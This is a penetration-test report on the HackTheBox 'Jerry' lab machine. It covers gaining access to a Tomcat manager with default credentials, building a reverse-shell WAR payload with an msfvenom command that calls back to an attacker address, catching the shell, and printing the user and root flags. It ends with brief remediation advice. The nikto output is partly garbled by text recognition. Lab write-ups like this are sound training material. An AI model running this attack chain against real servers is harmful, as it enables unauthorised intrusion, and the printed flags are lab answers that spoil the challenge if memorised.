TOLGA ÜNER Penetration Test Report of HacktheBox Machine JERRY

March 29, 2023

Table of Contents

Scope	3
Scope Detail	
Finding	
Severity of the Finding	
Walkthrough of the Findings	
Remediation	
References	10

Scope

The scope of this assessment was one IP Address and the Tomcat Server.

Scope Detail

IP Address - URL	Description
10.129.136.9 - http://10.129.136.9:8080/	IP Address – Web Page

Findings

In my assessment I found couple of vulnerabilities that gives attacker access to the machine. The first one is using the default credentials for admin. The other vulnerability is caused by the vulnerable Tomcat version. By exploiting this version, I was able to connect to the machine.

Severity of the Findings

Finding Number	Severity	Description
1.	High	Default Credentials
2.	High	Vulnerable Version of Tomcat


Walkthrough of the Findings

Finding 1: Default Credentials


The first thing I did was scan the IP address that I have with Nmap to see the open ports. I saw the port 8080 was open.

Command: nmap -sV -p- 10.129.136.9

After checking port 8080 on website, I came across with the Tomcat server.




While in the server I checked the manager app, but it was restricted. Then I used the nikto tool for any information. The nikto tool gave me the information that manager app uses the default credentials for Tomcat.



```
| Target Hostname: 10.129.136.9:8080/
- Nikto v2.1.6

| Target IP: 10.129.136.9
| Target Hostname: 10.129.136.9
| Target Hostname: 10.129.136.9
| Target Hostname: 10.129.136.9
| Target Hostname: 2023-03-27 22:22:27 (GMT3)
| Server: Apache-Coyote/1.1
| The anti-clickjacking X-Frame-Options header is not present.
| The X-So-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
| The X-KSS-Protection header is not set. This could allow the user agent to content of the site in a different fashion to the MIME type
| No CGO IDrectories found (use 'c- all' to force check all possible dirs)
| OSVDB-39272: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community
| Allowed HITP Methods: GET, HEAD, POST, PUT, DELETE, OPITIONS
| OSVDB-39273: /favicon.ico file identifies this app/server as: Apache Tomcat (possibly 5.5.26 through 8.0.15), Alfresco Community
| OSVDB-3966: HITP method ('Allow' Header): 'PUT' method could allow clients to save files on the web server.
| OSVDB-366: HITP method ('Allow' Header): 'DELETE' may allow clients to remove files on the web server.
| Web Server returns a valid response with junk HITP methods, this may cause false positives.
| Yexamples/servlets/index.html: Apache Tomcat default JSP pages present.
| OSVDB-3720: /examples/jsp/snp/snoop.jsp: Displays information about page retrievals. including other users.
| Default account found for 'Tomcat Manager / Host Manager interface found (in as protected)
| /manager/status: Tomcat Server Status interface found (pass protected)
| /manager/status: Tomcat Server Status interface found (pass protected)
| /manager/status: Tomcat Server Status interface found (pass protected)
| /manager/status: Tomcat Server Status interface found (pass protected)
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| /manager/status: Tomcat Server Status interface f
```

Then I tried these credentials on login page and it worked.



Finding 2: Vulnerable Version of Tomcat

Inside the manager app.



Bottom of the applications section there is a deploy section that allows for me to deploy war file.

Deploy	
Deploy directory or WAR file located on server	
	Context Path (required):
	XML Configuration file URL:
	WAR or Directory URL:
	Deploy
WAR file to deploy	
	Select WAR file to upload Browse No file selected.
	Deploy


While checking the server I saw the Tomcat version. It is Apache Tomcat/7.0.88. After searching for this version, I saw that this version is vulnerable.

To exploit this version, I created a java/shell_reverse_tcp payload as a war file in msfvenom.

Command: msfvenom -p java/shell_reverse_tcp Local IP Local Port -f war > pay.war

```
(root@host)-[/home/tlg/Desktop/test/jerry]
# msfvenom -p java/shell_reverse_tcp lhost=10.10.14.93 lport=4444 -f war > pay.war
Payload size: 13317 bytes
Final size of war file: 13317 bytes
```

After I created this payload, I uploaded to the server.



Then I started the msfconsole program to create a multi/handler and set the payload java/shell_reverse_tcp. Then I configured the payload with my IP address and my port. Then I ran the exploit.

The user and root flag were inside the C:\Users\Administrator\Desktop\flags

C:\Users\Administrator\Desktop\flags>type "2 for the price of 1.txt"
type "2 for the price of 1.txt"
user.txt
7004dbcef0f854e0fb401875f26ebd00

root.txt
04a8b36e1545a455393d067e772fe90e
C:\Users\Administrator\Desktop\flags>

Remediation

Finding 1: **Default Credentials**

Don't use default credentials.

Finding 2: Vulnerable Version of Tomcat

Use the latest version of Tomcat.

Apache Tomcat default page			
Developer(s)	The Apache Software Foundation		
Initial release	1999		
Stable release	10.1.6 / 24 February 2023		
Repository	Tomcat Repository		
8 more rows			

How to upgrade Tomcat version

• https://support.hcltechsw.com/csm?id=kb_article&sysparm_article=KB0099544

References

Finding 1: **Default Credentials**

https://github.com/netbiosX/Default-Credentials/blob/master/Apache-Tomcat-Default-Passwords.mdown

https://knowledge.broadcom.com/external/article/72080/how-to-bring-up-the-tomcat-manager-gui.html

https://vulners.com/openvas/OPENVAS:1361412562310111013

Finding 2: Vulnerable Version of Tomcat

https://tomcat.apache.org/security-7.html

https://support.hcltechsw.com/csm?id=kb_article&sysparm_article=KB0099544